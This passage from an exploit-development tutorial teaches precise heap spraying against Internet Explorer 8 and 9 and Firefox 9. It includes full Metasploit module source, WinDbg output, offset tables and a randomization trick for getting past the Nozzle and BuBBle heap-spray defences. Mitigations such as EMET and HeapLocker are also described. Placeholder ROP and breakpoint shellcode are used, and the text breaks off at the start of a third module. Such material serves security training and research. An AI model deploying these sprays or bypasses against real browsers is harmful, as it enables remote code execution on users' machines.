(I have used 0×1000 bytes because I discovered that, regardless of the operating system/IE version, heap allocations appear to vary, but are always a multiple of 0×1000 bytes)

Padding offset

In order to know how many bytes we need to use as padding before the ROP chain, we need to allocate perfect sized and consecutive chunks, and we'll have to do some simple math.

If we use chunks of the correct size, and spray blocks of the correct size, we will be sure that the begin of each spray block will be positioned at a predictable address.

Since we'll use repetitions of 0×1000 bytes, it doesn't really matter where the heap chunk starts. If we spray correctly sized blocks, we can be sure the distance from the start of the corresponding 0×1000 byte block to the target address is always correct, and thus the heap spray would be precise. Or, in other words, we can make sure we control the exact bytes pointed to by our target address.


I know this may sound a bit confusing right now, so let's take a look again at the heaplib spray we used on IE8 (XP SP3).

Set up the module again, and let the heap spray run inside Internet Explorer 8 on the XP machine.

When the spray has finished, attach windbg to the correct iexplore.exe process and find the chunk that contains 0x0c0c0c0c. Let's say this is the output you get:

```
0:018> !heap -p -a 0c0c0c0c
    address 0c0c0c0c found in
    _HEAP @ 150000
      HEAP_ENTRY Size Prev Flags    UserPtr UserSize - state
        0c080018 fff8 0000  [0b]   0c080020    7ffc0 - (busy VirtualAlloc)
```

Since we used repeating blocks of 0×1000 bytes, the memory area starting at 0x0c080018 would look like this:



So, if we heap chunk size is precise and we continue to repeat blocks of the right size, we'll know that 0x0c0c0c0c will always point at the same offset from the start of a block of 0×800 bytes. On top of that, the distance from the start of the block to the actual byte where 0x0c0c0c0c will point at, will be reliable too.

Calculating that offset is as simple as getting the distance from the start of the block where 0x0c0c0c0c belongs to, and dividing it by 2 (unicode, remember ?)

So, if the heap chunk where 0x0c0c0c0c belongs to, starts at 0x0c0c0018, we first get the distance from our target (0x0c0c0c0c) back to the UserPtr (which is 0x0c0c0020). In this example, the distance would be 0x0c0c0c0c – 0x0c0c0020 = 0xBEC. Divide the distance by 2 = 0x5F6. This value is less than 0×1000, so this will be the offset we need.

This is the distance from the begin of a 0×800 byte block, to where 0x0c0c0c0c will point at.

Let's modify the heap spray script and implement this offset. We'll prepare the code for a rop chain (we'll use AAAABBBBCCCCDDDDEEEE… as rop chain.). The goal is to make 0x0c0c0c0c point exactly at the first byte of the rop chain.


Modified script *(heaplibtest2.rb)*:

```
require 'msf/core'

class Metasploit3 < Msf::Exploit::Remote
    Rank = NormalRanking

    include Msf::Exploit::Remote::HttpServer::HTML

    def initialize(info = {})
        super(update_info(info,
            'Name'           => 'HeapLib test 2',
            'Description'    => %q{
                    This module demonstrates the use of heaplib
                    to implement a precise heap spray
                    on XP SP3, IE8
            },
            'License'        => MSF_LICENSE,
            'Author'         => [ 'corelanc0d3r' ],
            'Version'        => '$Revision: $',
            'References'     =>
                [
                    [ 'URL', 'http://www.corelan-training.com' ],
                ],
            'DefaultOptions' =>
                {
                    'EXITFUNC' => 'process',
                },
            'Payload'        =>
                {
                    'Space'         => 1024,
                    'BadChars'      => "\x00",
                },
            'Platform'       => 'win',
            'Targets'        =>
                [
                    [ 'XP SP3 - IE 8', { 'Ret' => 0x0C0C0C0C } ]
                ],
            'DisclosureDate' => '',
            'DefaultTarget'  => 0))
    end

    def autofilter
        false
    end

    def check_dependencies
        use_zlib
    end
```

```
    def on_request_uri(cli, request)
        # Re-generate the payload.
        return if ((p = regenerate_payload(cli)) == nil)

        # Encode some fake shellcode (breakpoints)
        code = "\xcc" * 400
        code_js = Rex::Text.to_unescape(code, Rex::Arch.endian(target.arch))

        # Encode the rop chain
        rop = "AAAABBBBCCCCDDDDEEEEFFFFGGGGHHHH"
        rop_js = Rex::Text.to_unescape(rop, Rex::Arch.endian(target.arch))

        pad = "\x90\x90\x90\x90"
        pad_js = Rex::Text.to_unescape(pad, Rex::Arch.endian(target.arch))

        spray = <<-JS
        var heap_obj = new heapLib.ie(0x10000);

        var code = unescape("#{code_js}");    //Code to execute
        var rop = unescape("#{rop_js}");   //ROP Chain
        var padding = unescape("#{pad_js}"); //NOPs Padding/Junk

        while (padding.length < 0x1000) padding += padding; // create big block of junk

        offset_length = 0x5F6;
        junk_offset = padding.substring(0, offset_length);  // offset to begin of shellcode.

        var shellcode = junk_offset + rop + code + padding.substring(0, 0x800 - code.length - junk_offset.len
gth - rop.length);

        // repeat the block
        while (shellcode.length < 0x40000) shellcode += shellcode;

        var block = shellcode.substring(2, 0x40000 - 0x21);

        //spray
        for (var i=0; i < 500; i++) {
            heap_obj.alloc(block);
        }

        document.write("Spray done");

        JS

        # make sure the heaplib library gets included in the javascript
        js = heaplib(spray)

        # build html

        content = <<-HTML
        <html>
        <body>
        <script language='javascript'>
        #{js}
        </script>
        </body>
        </html>
        HTML

        print_status("Sending exploit to #{cli.peerhost}:#{cli.peerport}...")

        # Transmit the response to the client
        send_response_html(cli, content)
    end

end
```

Result:

```
0:018> d 0c0c0c0c
0c0c0c0c  41 41 41 41 42 42 42 42-43 43 43 43 44 44 44 44  AAAABBBBCCCCDDDD
0c0c0c1c  45 45 45 45 46 46 46 46-47 47 47 47 48 48 48 48  EEEEFFFFGGGGHHHH
0c0c0c2c  cc cc cc cc cc cc cc cc-cc cc cc cc cc cc cc cc  ................
0c0c0c3c  cc cc cc cc cc cc cc cc-cc cc cc cc cc cc cc cc  ................
0c0c0c4c  cc cc cc cc cc cc cc cc-cc cc cc cc cc cc cc cc  ................
0c0c0c5c  cc cc cc cc cc cc cc cc-cc cc cc cc cc cc cc cc  ................
0c0c0c6c  cc cc cc cc cc cc cc cc-cc cc cc cc cc cc cc cc  ................
0c0c0c7c  cc cc cc cc cc cc cc cc-cc cc cc cc cc cc cc cc  ................
```



> Note : if the heap spray is 4 byte aligned, and you're having a hard time making the precision spray reliable, you could just fill the first part of the padding with a ROP NOP sled and return into that area. You have to make sure the rop nop sled is big enough to avoid that 0x0c0c0c0c would point into the rop chain and not to the begin of the rop chain.

fake vtable / function pointers

There is a second reason to be precise. If you end up smashing a pointer to a vtable or a vtable itself (which happens from time to time with for example use-after-free vulnerabilities), you may have to craft a fake vtable at a given address. Some pointers in that vtable may need to contain specific values, so you may not be able to just reference a part of the heap spray (a part that just contains 0c's etc), but you may have to craft a vtable at a specific address, containing specific value in exact locations.

Usage – From EIP to ROP (in the heap)

Since we cannot just jump into the NOP sled in the heap when DEP is enabled, we need to find a way to return to the exact start of the ROP chain placed in the heap. Luckily, we can control the exact location of where our ROP chain will be placed.


There are a couple of ways to do this.

If you have a few dwords of controlled space at your disposal on the stack (either directly after overwriting a saved return pointer, or via a stack pivot), then you could set up a small stack to heap flip chain.

First of all, you need to find a gadget what would change ESP to a register (for example XCHG ESP,EAX#RET or MOV ESP,EAX#RETN). You also need a gadget to pop a value into that register.

The following small chain would kick off the real ROP chain placed in the heap at 0c0c0c0c:

(Gadgets taken from msvcr71.dll, as an example):



This would load 0c0c0c0c into EAX, and then set ESP to EAX. If the ROP chain is located exactly at 0c0c0c0c, that would start the ROP chain at that location.

If you don't have additional space on the stack that you control and can use, but one of the registers points into your heap spray somewhere, you can simply align the ROP chain to make it point at that address, and then overwrite EIP with a pointer to a gadget that would set ESP to that register + RET.

Chunk sizes

For your convenience, I have documented the required allocation sizes for IE 7 and IE8, running on XP/Vista/Win7 (where applicable), which will allow you to perform precise heap spraying on IE8 on XP, Vista and Windows 7.

OS & Browser	**Block syntax**
XP SP3 – IE7	block = shellcode.substring(2,0×10000-0×21);
XP SP3 – IE8	block = shellcode.substring(2, 0×40000-0×21);
Vista SP2 – IE7	block = shellcode.substring(0, (0×40000-6)/2);
Vista SP2 – IE8	block = shellcode.substring(0, (0×40000-6)/2);
Win7 – IE8	block = shellcode.substring(0, (0×80000-6)/2);

The only thing you need to do is figure out the padding offset and build the spray block structure (0×800 bytes) accordingly.

Precise spraying with images

The bitmap spray routine written by Moshe Ben Abu appears to work on IE8 as well, although you may need to add some randomization (see chapter on heap spraying IE9) inside the image to make it more reliable.

Each image would correspond with a single heap spray block. So if you apply the logic we applied earlier in this chapter (basically repeat "sub-blocks" of 0×1000 bytes with padding/rop/shellcode/padding) inside the image, it should be possible to perform a precise heap spray, making sure a desired address (0x0c0c0c0c) points directly to the start of the rop chain).

Heap Spray Protections

Nozzle & BuBBle

Nozzle and BuBBle are 2 examples of defense mechanisms against heap spraying attacks. Implemented inside the browser, they will attempt to detect a heap spray and prevent it from working.

The Nozzle research paper, published by Microsoft, explains that the Nozzle mechanism attempts to detect series of bytes that would translate into valid instructions. Nozzle will attempt to recognize recurring bytes that translate into valid instructions (a NOP sled for example), and prevent the allocation.

The BuBBle routine is based on the fact that heap sprays trigger allocations that contain the same (or very similar) content : a large nop sled + shellcode (or padding + rop chain + shellcode + padding). If a javascript routine attempts to allocate multiple blocks that have the same content, BuBBle will detect this and prevent the allocations.

This technique is now implemented in Firefox.


Both these techniques would be successful in blocking most heap sprays that deploy nops + shellcode (or even nops + rop + shellcode + nops in case of a precise heap spray). In fact, when I tested heap spraying against more recent versions of most mainstream browsers (Internet Explorer 9, Firefox 9), I discovered that both of them most likely implement at least one of these techniques.

EMET

EMET, a free utility from Microsoft, allows you to enable a variety of protection mechanisms that will decrease the likelihood an exploit can be used to take over your system. You can find a brief overview of what EMET offers here.

When enabled, the heapspray protection will pre-allocate certain "popular" regions in memory. If locations such as 0a0a0a0a or 0c0c0c0c are already allocated by something else (EMET in this case), your heapspray would still work, but your popular target address would not contain your data, so jumping to it would not make a lot of sense.

If you want more control over the kind of protections EMET will enable for a given application, you can simply add any executable and set the desired options.



HeapLocker

The HeapLocker tool, written by Didier Stevens, provides yet another protection mechanism against heap sprays. It deploys a number of techniques to mitigate a heap spray attack, including:

- It will pre-allocate certain memory regions (just like EMET does), and injects some custom shellcode that will show a popup, and will terminate the application immediately.
- It will attempt to detect nop sleds and strings in memory
- It will monitor private memory usage, and allows you to set a maximum amount of memory a given script is allowed to allocate.

Heaplocker is delivered as a dll file. You can make sure the dll gets loaded into every process using LoadDLLViaAppInit or by including the heaplocker dll in the IAT of the application you want to protect.

Heap Spraying on Internet Explorer 9

Concept/Script

I noticed that the heaplib approach, using the script used for IE8, didn't work on IE9. No traces of the heap spray were found.

After trying a few things, I discovered that IE9 actually might have Nozzle or Bubble (or something similar) implemented. As explained earlier, this technique will detect nop sleds, or allocations that contain the same content and prevent those from causing allocations.

In order to overcome that issue, I wrote a variation on the classic heaplib usage, implemented as a metasploit module. My variation simply randomizes a big part of the allocated chunk and make sure each chunk has different padding (in terms of content, not size). This appears to defeat the protection pretty well. After all, we don't really need nops. In precise heap sprays, the padding at the begin and end of each 0×800 byte block is just… junk. So, if we just use random bytes, and make sure each allocation is different than the previous one, we should be able to bypass both Nozzle and BuBBle.


The rest of the code is very similar to the precision heap spray technique used on IE8. Because of DEP (and the fact that IE9 only runs on Vista and up), we need precision heap spraying. Although I noticed my heap spray allocations in IE9 are not handled by oleaut32, I still used the heaplib library to allocate the blocks. Of course, any oleaut32-specific routines part of the library may not be necessary. In fact, you may not even need heaplib at all – allocating

I have tested my script (implemented as a Metasploit module) against IE9 on fully patched Vista SP2 and Windows 7 SP1, and documented the exact offset for those versions of the Windows Operating System.

In both scenario's, I have used 0x0c0c0c0c as the target address, but feel free to use a different address and figure out the corresponding offset(s) accordingly.

Note that, in this script, a single spray block (which gets repeated inside each chunk) is 0×800 (* 2 = 0×1000) bytes. The offset from the begin of the block to 0x0c0c0c0c is around 0×600 bytes, so that means you have about 0xA00 bytes for a rop chain and code. If that is not enough for whatever reason, you can play with the chunk size or target a lower address within the same chunk.

Alternatively, you can also put the shellcode in the padding/junk area before the rop chain. Since we are using repeating blocks of 0×800 bytes inside a heap chunk, the rop chain would be followed by some padding and then we can find the shellcode again. In the padding after the rop chain, you simply have to place / execute a forward jump (which will skip the the rest of the padding at the end of the 0×1000 byte block), landing at the shellcode placed in the begin of the next consecutive 0×1000 bytes.




Of course, you can also jump backwards, to the begin of the current 0×1000 byte block, and place the shellcode at that location. In that case, the ROP routine will have to mark the memory before the ROP chain as executable as well.

(note : the zip file contains a modified version of the script below – more on those modifications can be found at the end of this chapter) *(heapspray_ie9.rb)*

```
require 'msf/core'

class Metasploit3 < Msf::Exploit::Remote
    Rank = NormalRanking

    include Msf::Exploit::Remote::HttpServer::HTML

    def initialize(info = {})
        super(update_info(info,
            'Name'           => 'IE9 HeapSpray test - corelanc0d3r',
            'Description'    => %q{
                    This module demonstrates a heap spray on IE9 (Vista/Windows 7),
                    written by corelanc0d3r
            },
            'License'        => MSF_LICENSE,
            'Author'         => [ 'corelanc0d3r' ],
            'Version'        => '$Revision: $',
            'References'     =>
                [
                    [ 'URL', 'https://www.corelan.be' ],
                ],
            'DefaultOptions' =>
                {
                    'EXITFUNC' => 'process',
                },
            'Payload'        =>
                {
                    'Space'         => 1024,
                    'BadChars'      => "\x00",
                },
            'Platform'       => 'win',
            'Targets'        =>
                [
                    [ 'IE 9 - Vista SP2/Win7 SP1',
                        {
                        'Ret' => 0x0C0C0C0C,
                        'OffSet' => 0x5FE,
                        }
                    ],
                ],
            'DisclosureDate' => '',
            'DefaultTarget'  => 0))
    end

    def autofilter
        false
    end

    def check_dependencies
```

```
        use_zlib
    end

    def on_request_uri(cli, request)
        # Re-generate the payload.
        return if ((p = regenerate_payload(cli)) == nil)

        # Encode the rop chain
        rop = "AAAABBBBCCCCDDDDEEEEFFFFGGGGHHHH"
        rop_js = Rex::Text.to_unescape(rop, Rex::Arch.endian(target.arch))

        # Encode some fake shellcode (breakpoints)
        code = "\xcc" * 400
        code_js = Rex::Text.to_unescape(code, Rex::Arch.endian(target.arch))

        spray = <<-JS
        var heap_obj = new heapLib.ie(0x10000);

        var rop = unescape("#{rop_js}");       //ROP Chain
        var code = unescape("#{code_js}");    //Code to execute

        var offset_length = #{target['OffSet']};

        //spray
        for (var i=0; i < 0x800; i++) {

            var randomnumber1=Math.floor(Math.random()*90)+10;
            var randomnumber2=Math.floor(Math.random()*90)+10;
            var randomnumber3=Math.floor(Math.random()*90)+10;
            var randomnumber4=Math.floor(Math.random()*90)+10;

            var paddingstr = "%u" + randomnumber1.toString() + randomnumber2.toString()
            paddingstr += "%u" + randomnumber3.toString() + randomnumber4.toString()

            var padding = unescape(paddingstr);    //random padding

            while (padding.length < 0x1000) padding+= padding; // create big block of padding

            junk_offset = padding.substring(0, offset_length);  // offset to begin of ROP.

            // one block is 0x800 bytes
            // alignment on Vista/Win7 seems to be 0x1000
            // repeating 2 blocks of 0x800 bytes = 0x1000
            // which should make sure alignment to rop will be reliable
            var single_sprayblock = junk_offset + rop + code + padding.substring(0, 0x800 - code.length - jun
k_offset.length - rop.length);

            // simply repeat the block (just to make it bigger)
            while (single_sprayblock.length < 0x20000) single_sprayblock += single_sprayblock;

            sprayblock = single_sprayblock.substring(0, (0x40000-6)/2);

            heap_obj.alloc(sprayblock);

        }

        document.write("Spray done");
        alert("Spray done");
        JS

        js = heaplib(spray)

        # build html

        content = <<-HTML
        <html>
        <body>
        <script language='javascript'>
        #{js}
        </script>
        </body>
        </html>
        HTML

        print_status("Sending exploit to #{cli.peerhost}:#{cli.peerport}...")

        # Transmit the response to the client
        send_response_html(cli, content)

    end

end
```

On Vista SP2 we get this:




(on windows 7, you should see exactly the same thing).

Not only did the spray work, we also managed to make it precise… w00t.

The actual allocations were performed via calls to VirtualAllocEx(), allocating chunks of 0×50000 bytes.

You can use the *virtualalloc.windbg* script from the zip file to log allocations larger than 0x3ffff bytes (parameter). Note that the script will output the allocation address for all allocations, but only show the VirtualAlloc parameters when the required size is larger than our parameter. In the log file, simply look for 0×50000 in this case:




Of course, you can use this same script on IE8 – you will have to change the corresponding offsets, but the script itself will work fine.

Randomization++

The code could be optimized further. You could write a little function that would return a randomized block of a given length. That way, the padding would not be based on repeating blocks of 4 bytes, but would be random all the way. Of course, this might have a slight impact on the performance.

```
function randomblock(blocksize)
{
    var theblock = "";
    for (var i = 0; i < blocksize; i++)
    {
        theblock += Math.floor(Math.random()*90)+10;
    }
    return theblock
}

function tounescape(block)
{
    var blocklen = block.length;
    var unescapestr = "";
    for (var i = 0; i < blocklen-1; i=i+4)
    {
        unescapestr += "%u" + block.substring(i,i+4);
    }
    return unescapestr;
}

thisblock = tounescape(randomblock(400));
```

Result:



Note : The heapspray_ie9.rb file in the zip file has this improved randomization functionality implemented already.

Heap Spraying Firefox 9.0.1

Previous tests have shown that the classic heap spray does no longer work on Firefox 6 and up. Unfortunately, the heaplib script nor the modified heaplib script for IE9 seems to work on Firefox 9 either.


However, using individual random variable names and assigning random blocks (instead of using an array with random blocks), we can spray the firefox heap as well, and make it precise.

I have tested the following script on Firefox 9, on XP SP3, Vista SP2 and Windows 7: *(heapspray_ff9.rb)*

```
require 'msf/core'

class Metasploit3 < Msf::Exploit::Remote
    Rank = NormalRanking

